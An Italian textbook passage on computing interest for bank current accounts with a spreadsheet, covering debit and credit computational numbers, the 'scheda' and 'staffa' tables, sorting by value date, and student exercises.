Al termine del lavoro, dopo averlo salvato in un file, si deve stampare il prospetto in forma normale, poi, lo si deve ristampare visualizzando le formule, la griglia delle celle, assieme alle intestazioni di riga e di colonna, per la correzione. Prima di stampare il prospetto con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

839.2 Conto corrente a tasso non reciproco

Quando il cliente può prelevare di più di quanto ha versato nel conto, si hanno generalmente due tassi di interesse separati: uno a favore del cliente, l'altro a favore della banca. Per poter separare gli interessi occorre calcolare in modo differente i numeri computistici, separandoli in «numeri dare» e «numeri avere». Si osservi il prospetto seguente che, nella sezione successiva, deve essere realizzato con il foglio elettronico:

	A	B	C	D	E	F	G	H
1	operazioni	importi	saldo	valuta	giorni	numeri	numeri dare	numeri avere
2	ripresa saldo		1.000,00	31 dic	60	60000,00	0,00	60000,00
3	versamento	500.000,00	501.000,00	01 mar	16	8016000,00	0,00	8016000,00
4	versamento	12.345,34	513.345,34	17 mar	3	1540036,02	0,00	1540036,02
5	prelevamento	-1.234,56	512.110,78	20 mar	33	16899655,74	0,00	16899655,74
6	prelevamento	-50.000,00	462.110,78	22 apr	3	1386332,34	0,00	1386332,34
7	prelevamento	-101.230,00	360.880,78	25 apr	8	2887046,24	0,00	2887046,24
8	prelevamento	-234.567,98	126.312,80	03 mag	34	4294635,20	0,00	4294635,20
9	prelevamento	-100.000,00	26.312,80	06 giu	32	842009,60	0,00	842009,60
10	prelevamento	-20.000,00	6.312,80	08 lug	64	404019,20	0,00	404019,20
11	prelevamento	-20.000,00	-13.687,20	10 set	21	-287431,20	287431,20	0,00
12	versamento	20.000,00	6.312,80	01 ott	41	258824,80	0,00	258824,80
13	prelevamento	-7.000,00	-687,20	11 nov	31	-21303,20	21303,20	0,00
14	versamento	2.000,00	1.312,80	12 dic	19	24943,20	0,00	24943,20
15				31 dic			308734,40	36613502,34
16								
17	saldo finale	1.312,80						
18	totale numeri dare	308.734,40						
19	totale numeri avere	36.613.502,34						
20								
21	tasso di interesse	1,50%	interessi creditori					
22	interesse lordo	1.504,66						
23	ritenuta fiscale %	27,00%						
24	importo ritenuta fiscale	406,26						
25	interesse netto	1.098,41						
26								
27	tasso di interesse	5,00%	interessi debitori					
28	interesse	42,29						
29								
30	spese di tenuta conto	50,00						
31	totale	**2.318,91**						

Rispetto al prospetto già descritta in precedenza, qui si osserva, in particolare, la presenza di una colonna con il saldo progressivo (le celle da C2 a C14) e di due colonne che raccolgono separatamente i numeri dare rispetto ai numeri avere.

Per ottenere il saldo progressivo, è sufficiente sommare il valore dell'importo che appare sulla riga corrente al saldo della riga precedente. Per esempio, la cella C3 deve contenere l'espressione «B3+C2». Tuttavia, la cella C2 deve avere un valore fisso, in quanto si tratta della ripresa del saldo del conto precedente, che è un valore dato.

Nelle celle da E2 a E14 si calcolano i giorni di permanenza di ogni saldo. Pertanto, si calcola il tempo che intercorre tra la data della valuta della riga corrente alla data della valuta della riga successiva. Per esempio, nella cella E2 ci deve essere l'espressione «D3-D2». Di conseguenza, le operazioni devono essere necessariamente in ordine di valuta, a parte la ripresa del saldo che deve essere sempre la prima operazione. A questo proposito, si osservi che la data contenuta nella cella D2 rappresenta il 31 dicembre dell'anno precedente a quello delle operazioni che si vedono nelle righe successive.

I numeri delle celle da F2 a F14 si calcolano come prodotto tra il saldo e i giorni della riga corrente.

Per separare i numeri dare dai numeri avere, occorre usare delle condizioni: nella cella G2 occorre inserire l'espressione «SE(F2<0;-F2;0)»; nella cella H2 occorre inserire l'espressione «SE(F2>0;F2;0)». Naturalmente, queste formule vanno poi copiate nelle altre celle da G2 a G14 e da H2 a H14. Nelle celle G15 e H15, evidentemente, ci sono le somme dei numeri dare e avere.

839.2.1 Verifica

Si realizzi un prospetto che riproduca quanto mostrato e descritto nella sezione precedente. Al termine del lavoro, dopo averlo salvato in un file, si deve stampare il prospetto in forma normale, poi, lo si deve ristampare visualizzando le formule, la griglia delle celle, assieme alle intestazioni di riga e di colonna, per la correzione. Prima di stampare il prospetto con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

839.3 Scheda e staffa

Generalmente, il conto corrente di corrispondenza viene tenuto predisponendo due tabelle, denominate rispettivamente ***scheda*** e ***staffa*** (o ***scalare***). Nella prima vengono elencate le operazione in ordine di data; nella seconda vengono riassunte le operazioni ma in ordine di valuta.

Si osservi il prospetto seguente che, nella sezione successiva, deve essere realizzato con il foglio elettronico:

	A	B	C	D	E	F	G	H	I
1	date	operazioni	movimenti	saldi	valute				
2	01 ott	Ripresa saldo		15711,45	30 set				
3	09 ott	A/B n. 12345	-11511,00	4200,45	05 ott				
4	09 ott	A/B n. 12346	-3250,00	950,45	03 ott				
5	10 ott	Competenze di c/c	-172,25	778,20	30 set				
6	05 nov	Versamento A/B	2850,40	3628,60	16 nov				
7	10 nov	A/B n. 12347	-2525,00	1103,60	07 nov				
8	20 nov	Versamento A/C	2430,00	3533,60	20 nov				
9	28 nov	Prelevamento POS	-153,28	3380,32	28 nov				
10	30 nov	Pagamento imposte	-968,00	2412,32	30 nov				
11	10 dic	Bolletta Telecom	-250,50	2161,82	10 dic				
12	22 dic	Versamento contanti	853,00	3014,82	22 dic				
13	31 dic			3014,82	31 dic				
14									
15			movimenti	saldi	valute	giorni	numeri	numeri dare	numeri avere
16				15711,45	30 set	0	**968623**	0	968623
17			-172,25	15539,20	30 set	3	46618	0	46618
18			-3250,00	12289,20	03 ott	2	24578	0	24578
19			-11511,00	778,20	05 ott	33	25681	0	25681
20			-2525,00	-1746,80	07 nov	9	-15721	15721	0
21			2850,40	1103,60	16 nov	4	4414	0	4414
22			2430,00	3533,60	20 nov	8	28269	0	28269
23			-153,28	3380,32	28 nov	2	6761	0	6761
24			-968,00	2412,32	30 nov	10	24123	0	24123
25			-250,50	2161,82	10 dic	12	25942	0	25942
26			853,00	3014,82	22 dic	9	27133	0	27133
27				3014,82	31 dic		1166421	15721	1182142
28									
29		tasso di interesse	1,50%						
30		interesse lordo	48,58						
31		ritenuta fiscale %	27,00%	interessi creditori					
32		importo ritenuta fiscale	13,12						
33		interesse netto	35,46						
34									
35		tasso di interesse	5,00%	interessi debitori					
36		interesse	2,15						
37									
38		spese di tenuta conto	20,00						
39		totale	**3.028,13**						

I valori dei numeri computistici, vengono visualizzati privi della parte decimale, come si fa comunemente in questi casi. Il valore contenuto nelle celle G16, H16 e I16, sono dati, mentre gli altri numeri computistici della colonna G sono calcolati.

Per realizzare un prospetto di questo tipo, è consigliabile di realizzare prima la tabella che si trova nella zona A1:E13; successivamente, conviene copiare la zona C1:E13 nella zona C15:E27 e riordinare la zona C17:E26 per valuta (colonna E), per poi completare il resto del prospetto.

Se le operazioni vengono annotate in modo disordinato, il riordino può essere utilizzato anche per la zona A3:E12, in modo da avere i movimenti in ordine di data.

Si osservi che nel riordino vengono escluse di proposito le righe della ripresa saldo e del saldo conclusivo (le righe 2, 13, 16 e 27), perché devono rimanere sempre al loro posto.

839.3.1 Verifica

Si realizzi un prospetto che riproduca quanto mostrato e descritto nella sezione precedente, tenendo conto anche di quanto già descritto nel resto del capitolo. Al termine del lavoro, dopo averlo salvato in un file, si deve stampare il prospetto in forma normale, poi, lo si deve ristampare visualizzando le formule, la griglia delle celle, assieme alle intestazioni di riga e di colonna, per la correzione. Prima di stampare il prospetto con le formule in evidenza, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne.

839.3.2 Verifica

Si realizzi un prospetto simile a quello della verifica precedente riportando i movimenti elencati nella tabella successiva. Al termine del lavoro, dopo averlo salvato in un file, si deve stampare il prospetto secondo la forma normale di visualizzazione.

data	operazione	importo	valuta
1 ottobre	apertura del conto con versamento iniziale in contanti	1 000,00 €	1 ottobre
10 ottobre	prelevamento con assegno bancario n. 234567	560,00 €	5 ottobre
5 novembre	versamento di un assegno bancario	3 000,00 €	10 novembre
9 novembre	versamento in contanti	1 000,00 €	9 novembre
10 novembre	prelevamento con assegno bancario n. 234568	4 400,00 €	7 novembre
20 novembre	versamento in contanti	540,00 €	20 novembre
28 novembre	prelevamento da distributore automatico	250,00 €	28 novembre
10 dicembre	addebito bolletta telefonica	150,00 €	10 dicembre
22 dicembre	versamento in contanti	500,00 €	22 dicembre

Gli interessi vengono calcolati fino al 31 dicembre; il tasso di interesse a favore del cliente è del 1 %; il tasso di interesse a favore della banca è del 5 %; la ritenuta fiscale è del 27 %; le spese di tenuta conto ammontano a 30,00 € complessive.

839.3.3 Verifica

Si realizzi un prospetto simile a quello della verifica precedente riportando i movimenti elencati nella tabella successiva. Al termine del lavoro, dopo averlo salvato in un file, si deve stampare il prospetto secondo la forma normale di visualizzazione.

data	operazione	importo	valuta
1 ottobre	apertura del conto con versamento iniziale in contanti	1 000,00 €	1 ottobre
9 ottobre	prelevamento da distributore automatico	250,00 €	9 ottobre
7 novembre	versamento di un assegno bancario	3 000,00 €	14 novembre
10 novembre	versamento in contanti	500,00 €	10 novembre
12 novembre	prelevamento con assegno bancario n. 3456789	4 400,00 €	8 novembre
20 novembre	versamento in contanti	540,00 €	20 novembre
28 novembre	prelevamento da distributore automatico	250,00 €	28 novembre

data	operazione	importo	valuta
10 dicembre	addebito bolletta fornitura elettrica	150,00 €	10 dicembre
22 dicembre	versamento in contanti	500,00 €	22 dicembre

Gli interessi vengono calcolati fino al 31 dicembre; il tasso di interesse a favore del cliente è del 1,1 %; il tasso di interesse a favore della banca è del 5,5 %; la ritenuta fiscale è del 27 %; le spese di tenuta conto ammontano a 40,00 € complessive.

839.3.4 Verifica

Si realizzi un prospetto simile a quello della verifica precedente riportando i movimenti elencati nella tabella successiva. Al termine del lavoro, dopo averlo salvato in un file, si deve stampare il prospetto secondo la forma normale di visualizzazione.

data	operazione	importo	valuta
1 ottobre	apertura del conto con versamento iniziale in contanti	2000,00 €	1 ottobre
9 ottobre	prelevamento da distributore automatico	250,00 €	9 ottobre
7 novembre	versamento di un assegno bancario	3000,00 €	15 novembre
10 novembre	prelevamento con assegno bancario n. 78901234	500,00 €	7 novembre
12 novembre	prelevamento con assegno bancario n. 78901235	4400,00 €	9 novembre
20 novembre	versamento in contanti	540,00 €	20 novembre
28 novembre	prelevamento da distributore automatico	250,00 €	28 novembre
10 dicembre	addebito bolletta fornitura gas	150,00 €	10 dicembre
22 dicembre	versamento in contanti	500,00 €	22 dicembre

Gli interessi vengono calcolati fino al 31 dicembre; il tasso di interesse a favore del cliente è del 2 %; il tasso di interesse a favore della banca è del 7 %; la ritenuta fiscale è del 27 %; le spese di tenuta conto ammontano a 40,00 € complessive.

839.3.5 Verifica

Si realizzi un prospetto simile a quello della verifica precedente riportando i movimenti elencati nella tabella successiva. Al termine del lavoro, dopo averlo salvato in un file, si deve stampare il prospetto secondo la forma normale di visualizzazione.

data	operazione	importo	valuta
3 ottobre	apertura del conto con versamento iniziale in contanti	1500,00 €	3 ottobre
31 ottobre	prelevamento da distributore automatico	250,00 €	31 ottobre
7 novembre	versamento di un assegno bancario	2000,00 €	11 novembre
10 novembre	prelevamento con assegno bancario n. 45678901	2000,00 €	9 novembre
30 novembre	prelevamento con assegno bancario n. 45678902	1500,00 €	27 novembre
1 dicembre	versamento in contanti	1400 €	1 dicembre
15 dicembre	prelevamento da distributore automatico	250,00 €	15 dicembre
20 dicembre	addebito bolletta fornitura gas	150,00 €	20 dicembre
27 dicembre	versamento in contanti	1000,00 €	27 dicembre

Gli interessi vengono calcolati fino al 31 dicembre; il tasso di interesse a favore del cliente è del 1,1 %; il tasso di interesse a favore della banca è del 13 %; la ritenuta fiscale sugli interessi a favore del cliente è del 27 %; le spese di tenuta conto ammontano a 20,00 € complessive.

839.3.6 Verifica

Si realizzi un prospetto simile a quello della verifica precedente riportando i movimenti elencati nella tabella successiva. Al termine del lavoro, dopo averlo salvato in un file, si deve stampare il prospetto secondo la forma normale di visualizzazione.

data	operazione	importo	valuta
5 ottobre	apertura del conto con versamento iniziale in contanti	1 700,00 €	5 ottobre
29 ottobre	prelevamento da distributore automatico	300,00 €	29 ottobre
7 novembre	versamento di un assegno bancario	2 000,00 €	11 novembre
10 novembre	prelevamento con assegno bancario n. 56789012	2 000,00 €	9 novembre
30 novembre	prelevamento con assegno bancario n. 56789013	1 500,00 €	27 novembre
2 dicembre	versamento in contanti	1 500 €	2 dicembre
15 dicembre	prelevamento da distributore automatico	250,00 €	15 dicembre
20 dicembre	addebito bolletta fornitura elettrica	150,00 €	20 dicembre
28 dicembre	versamento in contanti	1 100,00 €	28 dicembre

Gli interessi vengono calcolati fino al 31 dicembre; il tasso di interesse a favore del cliente è del 1,05 %; il tasso di interesse a favore della banca è del 14 %; la ritenuta fiscale sugli interessi a favore del cliente è del 27 %; le spese di tenuta conto ammontano a 20,00 € complessive.

Capitolo 840
Modello per le esercitazioni con i conti correnti di corrispondenza

In questo capitolo viene descritto l'utilizzo del foglio di lavoro che può essere prelevato presso ⟨*allegati/a2/conto-corrente-di-corrispondenza-per-le-esercitazioni.ods* ⟩ (viene distribuito assieme all'edizione HTML dell'opera). Il file è nel formato adatto per OpenOffice Calc, ma può essere convertito anche in altri formati comuni. Eventualmente si può utilizzare il file ⟨*allegati/a2/conto-corrente-di-corrispondenza-per-le-esercitazioni-2.ods* ⟩, che contiene qualche informazione in più nel prospetto delle competenze e delle spese.

Lo scopo di questo foglio di lavoro è quello di facilitare l'esecuzione di esercitazioni sui conti correnti di corrispondenza, senza troppi automatismi, lasciando così allo studente il compito di ragionare su ciò che sta facendo.

840.1 Organizzazione del foglio di lavoro

Il foglio di lavoro contiene principalmente tre parti (tre tabelle), nominate `scheda`, `staffa`, `spese e competenze`, per contenere rispettivamente la scheda, la staffa, il prospetto delle spese e competenze, con l'aggiunta di un'area finale ulteriore, denominata `temporanea`, per eseguire il riordino per valuta prima di predisporre la staffa.

Il foglio di lavoro contiene delle formule per calcolare automaticamente i saldi, i giorni e i numeri computistici. Tutto ciò che non dovrebbe essere modificato appare scritto con un colore blu, senza però alcuna protezione delle celle.

La presenza di formule, anche complesse, implica la necessità di evitare inserzioni o eliminazioni di celle, così come di evitare l'uso di funzioni di spostamento (taglia-incolla), perché ciò modificherebbe i riferimenti contenuti nelle formule stesse. In pratica, per tutte le modifiche che si può essere costretti a fare, è necessario limitarsi all'uso di funzioni di copia pure e semplici.

Il foglio di lavoro è predisposto in modo tale da poter gestire al massimo un solo cambio di tasso nel periodo considerato. Per ottenere questo, nella staffa sono presenti due gruppi di numeri computistici, che vengono calcolati in funzione delle date indicate nel prospetto delle spese e delle competenze.

840.2 Esempio contenuto nel foglio di lavoro di partenza

Il foglio di lavoro di partenza contiene già un esempio, che serve a comprenderne l'utilizzo, evidenziando le zone in cui vanno inseriti o modificati dei dati, con un testo di colore nero.

La scheda si compila inserendo le date e le valute nel modo più semplice possibile, facendo attenzione però all'anno, quando non può essere quello riferito al periodo preso in considerazione. Per esempio, nella scheda che si vede nella figura, la valuta del 3 gennaio, del versamento di un assegno bancario, va intesa appartenere all'anno successivo.

Nella compilazione della scheda non servono altri accorgimenti, a parte il fatto che, per poter trasferire con facilità i dati nella staffa, non si possono usare delle formule che contengono riferimenti ad altre celle, né per le date o le valute, né per gli importi.

La colonna finale della scheda, dove andrebbe messo il numero di sequenza delle operazioni, in ordine di valuta, può essere tralasciato perché si può eseguire un riordino attraverso le funzioni del foglio elettronico.

Figura 840.1. Scheda.

	A	B	C	D	E	F	G	H
10	scheda							
11	date	valute	movimenti		operazioni	saldi		N.
12			dare	avere				
13	01/10	30/09		8 172,15	saldo liquido	A	8 172,15	
14	01/10	05/10		945,00	partita ripresa	A	9 117,15	
15	03/10	28/09	870,00		A/B n. 1234567	A	8 247,15	
16	04/10	30/09		53,35	sbilancio competenze 3° trimestre	A	8 300,50	
17	20/10	31/10		3 770,00	versamento A/B	A	12 070,50	
18	27/10	27/10	9 973,03		rilascio A/C	A	2 097,47	
19	31/10	31/10		2 100,00	stipendio ottobre	A	4 197,47	
20	07/11	07/11	681,50		bonifico a ditta XYZ	A	3 515,97	
21	10/11	31/10	448,20		estratto-conto carta di credito	A	3 067,77	
22	17/11	17/11	250,00		prelevamento ATM	A	2 817,77	
23	30/11	30/11	1 110,00		pagamento imposte	A	1 707,77	
24	30/11	30/11		2 100,00	stipendio novembre	A	3 807,77	
25	04/12	04/12		840,00	versamento A/B	A	4 647,77	
26	05/12	05/12	57,00		pagamento utenze	A	4 590,77	
27	14/12	15/12		10 000,00	anticipo TFRL	A	14 590,77	
28	20/12	20/12		1 500,00	gratifica natalizia sullo stipendio	A	16 090,77	
29	20/12	03/01		1 860,00	versamento A/B	A	17 950,77	
30	22/12	22/12	1 160,00		acquisto valuta estera	A	16 790,77	
31	29/12	29/12		2 100,00	stipendio dicembre	A	18 890,77	
32						A	18 890,77	
33						A	18 890,77	
34						A	18 890,77	
35						A	18 890,77	
36						A	18 890,77	
37						A	18 890,77	
38						A	18 890,77	
39						A	18 890,77	
40						A	18 890,77	
41						A	18 890,77	
42						A	18 890,77	
43						A	18 890,77	
44						A	18 890,77	
45						A	18 890,77	
46						A	18 890,77	
47						A	18 890,77	
48						A	18 890,77	
49						A	18 890,77	
50						A	18 890,77	
51						A	18 890,77	
52						A	18 890,77	

Nella staffa, vanno copiate le valute e i valori delle operazioni, omettendo però quelle che vanno riprese nel periodo successivo, dopo averli ordinati per valuta; tuttavia può essere necessario aggiungere la valuta del cambio del tasso (nell'esempio corrisponde al 12 novembre) e la data conclusiva del periodo (oppure quella dell'estinzione del conto). Nell'esempio della

staffa si vede che i numeri computistici appaiono automaticamente in coppie di colonne separate, per la presenza di un cambio di tasso. Dalle intestazioni delle colonne si può notare che non viene visualizzata la terza colonna (C), che contiene le formule utilizzate per determinare il saldo per valuta.

Si osservi che la valuta del cambio del tasso è il giorno antecedente alla decorrenza del nuovo tasso.

A proposito di operazioni omesse nella staffa, si può osservare che manca volutamente il versamento dell'assegno bancario del 20 dicembre, perché ha una valuta del 3 gennaio.

Figura 840.2. Staffa.

	A	B	D	E	F	G	H	I	J	K
10	staffa									
11	movimenti		saldi per valuta		valute	giorni	numeri primo periodo		numeri secondo periodo	
12	dare	avere	dare	avere			dare	avere	dare	avere
13		8 172,15	0,00	8 172,15	30/09	-2	0,00	- 16 344,30	0,00	0,00
14	870,00		0,00	7 302,15	28/09	2	0,00	14 604,30	0,00	0,00
15		53,35	0,00	7 355,50	30/09	5	0,00	36 777,50	0,00	0,00
16		945,00	0,00	8 300,50	05/10	22	0,00	182 611,00	0,00	0,00
17	9 973,03		1 672,53	0,00	27/10	4	6 690,12	0,00	0,00	0,00
18		3 770,00	0,00	2 097,47	31/10	0	0,00	0,00	0,00	0,00
19		2 100,00	0,00	4 197,47	31/10	0	0,00	0,00	0,00	0,00
20	448,20		0,00	3 749,27	31/10	7	0,00	26 244,89	0,00	0,00
21	681,50		0,00	3 067,77	07/11	5	0,00	15 338,85	0,00	0,00
22			0,00	3 067,77	12/11	5	0,00	0,00	0,00	15 338,85
23	250,00		0,00	2 817,77	17/11	13	0,00	0,00	0,00	36 631,01
24		2 100,00	0,00	4 917,77	30/11	0	0,00	0,00	0,00	0,00
25	1 110,00		0,00	3 807,77	30/11	4	0,00	0,00	0,00	15 231,08
26		840,00	0,00	4 647,77	04/12	1	0,00	0,00	0,00	4 647,77
27	57,00		0,00	4 590,77	05/12	10	0,00	0,00	0,00	45 907,70
28		10 000,00	0,00	14 590,77	15/12	5	0,00	0,00	0,00	72 953,85
29		1 500,00	0,00	16 090,77	20/12	2	0,00	0,00	0,00	32 181,54
30	1 160,00		0,00	14 930,77	22/12	7	0,00	0,00	0,00	104 515,39
31		2 100,00	0,00	17 030,77	29/12	2	0,00	0,00	0,00	34 061,54
32			0,00	17 030,77	31/12	0	0,00	0,00	0,00	0,00
33			0,00	17 030,77		0	0,00	0,00	0,00	0,00
34			0,00	17 030,77		0	0,00	0,00	0,00	0,00
35			0,00	17 030,77		0	0,00	0,00	0,00	0,00
36			0,00	17 030,77		0	0,00	0,00	0,00	0,00
37			0,00	17 030,77		0	0,00	0,00	0,00	0,00
38			0,00	17 030,77		0	0,00	0,00	0,00	0,00
39			0,00	17 030,77		0	0,00	0,00	0,00	0,00
40			0,00	17 030,77		0	0,00	0,00	0,00	0,00
41			0,00	17 030,77		0	0,00	0,00	0,00	0,00
42			0,00	17 030,77		0	0,00	0,00	0,00	0,00
43			0,00	17 030,77		0	0,00	0,00	0,00	0,00
44			0,00	17 030,77		0	0,00	0,00	0,00	0,00
45			0,00	17 030,77		0	0,00	0,00	0,00	0,00
46			0,00	17 030,77		0	0,00	0,00	0,00	0,00
47			0,00	17 030,77		0	0,00	0,00	0,00	0,00
48			0,00	17 030,77		0	0,00	0,00	0,00	0,00
49			0,00	17 030,77		0	0,00	0,00	0,00	0,00
50			0,00	17 030,77		0	0,00	0,00	0,00	0,00
51			0,00	17 030,77		0	0,00	0,00	0,00	0,00
52			0,00	17 030,77		0	0,00	0,00	0,00	0,00
53							6 690,12	259 232,24	0,00	361 468,73

Il prospetto delle spese e competenze va compilato tenendo conto delle condizioni stabilite per il conto corrente. In particolare conviene inserire subito i tassi e le date dei periodi di loro competenza. In questo prospetto è importantissimo definire correttamente i periodi ai quali si applicano i vari tassi di interesse, per fa sì che nella staffa i numeri computistici vengano distinti come dimostrato nella figura precedente. A questo proposito si deve osservare che

vanno indicate la data iniziale e finale del primo periodo, oltre alla data finale del secondo periodo; in pratica si omette la data iniziale del secondo periodo, perché viene determinata automaticamente. Inoltre, la data finale del primo periodo deve coincidere con la valuta del cambio di tasso.

Figura 840.3. Prospetto delle competenze e delle spese.

	A	B	C	D	E	F
10			prospetto trimestrale competenze e spese			
11	**INTERESSI CREDITORI**					
12	**dal**	**al**	**tasso**	**numeri creditori**		**interessi creditori**
13	01 gennaio	12 novembre	1,75%	259 232,24		12,43
14	13 novembre	31 dicembre	2,25%	361 468,73		22,28
15						34,71
16	imposta sostitutiva		27,00%			9,37
17					interessi creditori netti	25,34
18						
19	**INTERESSI DEBITORI**					
20	**dal**	**al**	**tasso**	**numeri debitori**		**interessi creditori**
21	01 gennaio	12 novembre	7,50%	6 690,12		1,37
22	13 novembre	31 dicembre	8,00%	0,00		0,00
23					interessi debitori	1,37
24						
25	**COMMISSIONE SUL MASSIMO SCOPERTO**					
26	**data**		**aliquota**	**base di calcolo**		**importo commissione**
27	31 dicembre		25,00%	1,37		0,34
28						
29	**SPESE**					
30	operazioni	10	x euro	0,00		0,00
31	operazioni	8	x euro	0,60		4,80
32	rimborso forfettario					0,00
33	spese fisse di chiusura e recupero bollo trimestrale					15,00
34					totale spese	19,80
35						
36	**RIEPILOGO COMPETENZE**			A DEBITO		A CREDITO
37	interessi netti a credito					25,34
38	interessi a debito			1,37		
39	commissione di massimo scoperto			0,34		
40	spese			19,80		
41				21,51		25,34
42						
43	**SBILANCIO COMPETENZE**					
44	registrato in c/c con valuta		31 dicembre	0,00		3,83

840.3 Riordino per valuta

Dopo la compilazione della scheda del conto corrente, si fa una copia delle date, delle valute e dei valori delle operazioni, in un'area temporanea (la scheda `temporanea`), dove si procede al riordino per valuta, controllando però la coerenza del risultato.

Figura 840.4. La zona da copiare nella scheda temporanea.

	A	B	C	D	E	F	G	H
10	scheda							
11	date	valute	movimenti		operazioni	saldi		N.
12			dare	avere				
13	01/10	30/09		8 172,15	saldo liquido	A	8 172,15	
14	01/10	05/10		945,00	partita ripresa	A	9 117,15	
15	03/10	28/09	870,00		A/B n. 1234567	A	8 247,15	
16	04/10	30/09		53,35	sbilancio competenze 3° trimestre	A	8 300,50	
17	20/10	31/10		3 770,00	versamento A/B	A	12 070,50	
18	27/10	27/10	9 973,03		rilascio A/C	A	2 097,47	
19	31/10	31/10		2 100,00	stipendio ottobre	A	4 197,47	
20	07/11	07/11	681,50		bonifico a ditta XYZ	A	3 515,97	
21	10/11	31/10	448,20		estratto-conto carta di credito	A	3 067,77	
22	17/11	17/11	250,00		prelevamento ATM	A	2 817,77	
23	30/11	30/11	1 110,00		pagamento imposte	A	1 707,77	
24	30/11	30/11		2 100,00	stipendio novembre	A	3 807,77	
25	04/12	04/12		840,00	versamento A/B	A	4 647,77	
26	05/12	05/12	57,00		pagamento utenze	A	4 590,77	
27	14/12	15/12		10 000,00	anticipo TFRL	A	14 590,77	
28	20/12	20/12		1 500,00	gratifica natalizia sullo stipendio	A	16 090,77	
29	20/12	03/01		1 860,00	versamento A/B	A	17 950,77	
30	22/12	22/12	1 160,00		acquisto valuta estera	A	16 790,77	
31	29/12	29/12		2 100,00	stipendio dicembre	A	18 890,77	
32						A	18 890,77	
33						A	18 890,77	

Figura 840.5. La copia ottenuta nella scheda temporanea.

	A	B	C	D
1	01/10	30/09		8 172,15
2	01/10	05/10		945,00
3	03/10	28/09	870,00	
4	04/10	30/09		53,35
5	20/10	31/10		3 770,00
6	27/10	27/10	9 973,03	
7	31/10	31/10		2 100,00
8	07/11	07/11	681,50	
9	10/11	31/10	448,20	
10	17/11	17/11	250,00	
11	30/11	30/11	1 110,00	
12	30/11	30/11		2 100,00
13	04/12	04/12		840,00
14	05/12	05/12	57,00	
15	14/12	15/12		10 000,00
16	20/12	20/12		1 500,00
17	20/12	03/01		1 860,00
18	22/12	22/12	1 160,00	
19	29/12	29/12		2 100,00

Dopo la copia nell'area temporanea, occorre aggiungere la valuta del cambio del tasso, am-

messo che questo cambio esista, oltre alla data della conclusione del periodo o dell'estinzione del conto.

Figura 840.6. Si aggiunge nella scheda temporanea la valuta del cambio del tasso (12 novembre) e la data che conclude il periodo (31 dicembre).

	A	B	C	D
1	01/10	30/09		8 172,15
2	01/10	05/10		945,00
3	03/10	28/09	870,00	
4	04/10	30/09		53,35
5	20/10	31/10		3 770,00
6	27/10	27/10	9 973,03	
7	31/10	31/10		2 100,00
8	07/11	07/11	681,50	
9	10/11	31/10	448,20	
10	17/11	17/11	250,00	
11	30/11	30/11	1 110,00	
12	30/11	30/11		2 100,00
13	04/12	04/12		840,00
14	05/12	05/12	57,00	
15	14/12	15/12		10 000,00
16	20/12	20/12		1 500,00
17	20/12	03/01		1 860,00
18	22/12	22/12	1 160,00	
19	29/12	29/12		2 100,00
20		12/11		
21		31/12		

A questo punto si procede al riordino all'area temporanea secondo la colonna della valuta, ma in questo caso occorre tenere conto che la prima operazione, essendo una ripresa del saldo precedente, deve rimanere al primo posto in ogni caso. Pertanto, si riordina solo la porzione che va dalla riga successiva, specificando come criterio di ordinamento la colonna B (valuta) ed eventualmente, come chiave secondaria, la colonna A (data), nel caso dovessero esserci delle valute uguali.

Figura 840.7. Viene esclusa dal riordino la prima riga, perché deve rimanere in quella posizione in ogni caso, trattandosi di una ripresa saldo.

	A	B	C	D
1	01/10	30/09		8 172,15
2	01/10	05/10		945,00
3	03/10	28/09	870,00	
4	04/10	30/09		53,35
5	20/10	31/10		3 770,00
6	27/10	27/10	9 973,03	
7	31/10	31/10		2 100,00
8	07/11	07/11	681,50	
9	10/11	31/10	448,20	
10	17/11	17/11	250,00	
11	30/11	30/11	1 110,00	
12	30/11	30/11		2 100,00
13	04/12	04/12		840,00
14	05/12	05/12	57,00	
15	14/12	15/12		10 000,00
16	20/12	20/12		1 500,00
17	20/12	03/01		1 860,00
18	22/12	22/12	1 160,00	
19	29/12	29/12		2 100,00
20		12/11		
21		31/12		

Dopo il riordino si può osservare che l'operazione con valuta 3 gennaio non deve essere inserita nella staffa, perché va invece ripresa nel periodo successivo. In un'altra situazione, potrebbe capitare di dover estinguere il conto a una certa data, pur avendo un'operazione con valuta successiva all'estinzione: in questo caso occorrerebbe spostare manualmente la riga di tale valuta prima di quella che contiene la data di estinzione.

Figura 840.8. Dopo il riordino occorre verificare se ci sono valute da escludere o se occorre ritoccare l'ordine in qualche modo.

	A	B	C	D
1	01/10	30/09		8 172,15
2	03/10	28/09	870,00	
3	04/10	30/09		53,35
4	01/10	05/10		945,00
5	27/10	27/10	9 973,03	
6	20/10	31/10		3 770,00
7	31/10	31/10		2 100,00
8	10/11	31/10	448,20	
9	07/11	07/11	681,50	
10		12/11		
11	17/11	17/11	250,00	
12	30/11	30/11	1 110,00	
13	30/11	30/11		2 100,00
14	04/12	04/12		840,00
15	05/12	05/12	57,00	
16	14/12	15/12		10 000,00
17	20/12	20/12		1 500,00
18	22/12	22/12	1 160,00	
19	29/12	29/12		2 100,00
20		31/12		
21	20/12	03/01		1 860,00

Dopo il riordino e le eventuali correzioni da apportare, si copiano nella staffa, separatamente, la zona delle valute e la zona dei valori dei movimenti.

Figura 840.9. Aree da copiare dopo il riordino.

	A	B	C	D	E
1	01/10	30/09		8 172,15	
2	03/10	28/09	870,00		
3	04/10	30/09		53,35	
4	01/10	05/10		945,00	
5	27/10	27/10	9 973,03		
6	20/10	31/10		3 770,00	
7	31/10	31/10		2 100,00	
8	10/11	31/10	448,20		
9	07/11	07/11	681,50		
10		12/11			
11	17/11	17/11	250,00		
12	30/11	30/11	1 110,00		
13	30/11	30/11		2 100,00	
14	04/12	04/12		840,00	
15	05/12	05/12	57,00		
16	14/12	15/12		10 000,00	
17	20/12	20/12		1 500,00	
18	22/12	22/12	1 160,00		
19	29/12	29/12		2 100,00	
20		31/12			
21	20/12	03/01		1 860,00	

Figura 840.10. Aree copiate nella staffa.

	A	B	D	E	F	G
11	movimenti		saldi per valuta		valute	giorni
12	dare	avere	dare	avere		
13		8 172,15	0,00	8 172,15	30/09	-2
14	870,00		0,00	7 302,15	28/09	2
15		53,35	0,00	7 355,50	30/09	5
16		945,00	0,00	8 300,[illegible]0	05/10	22
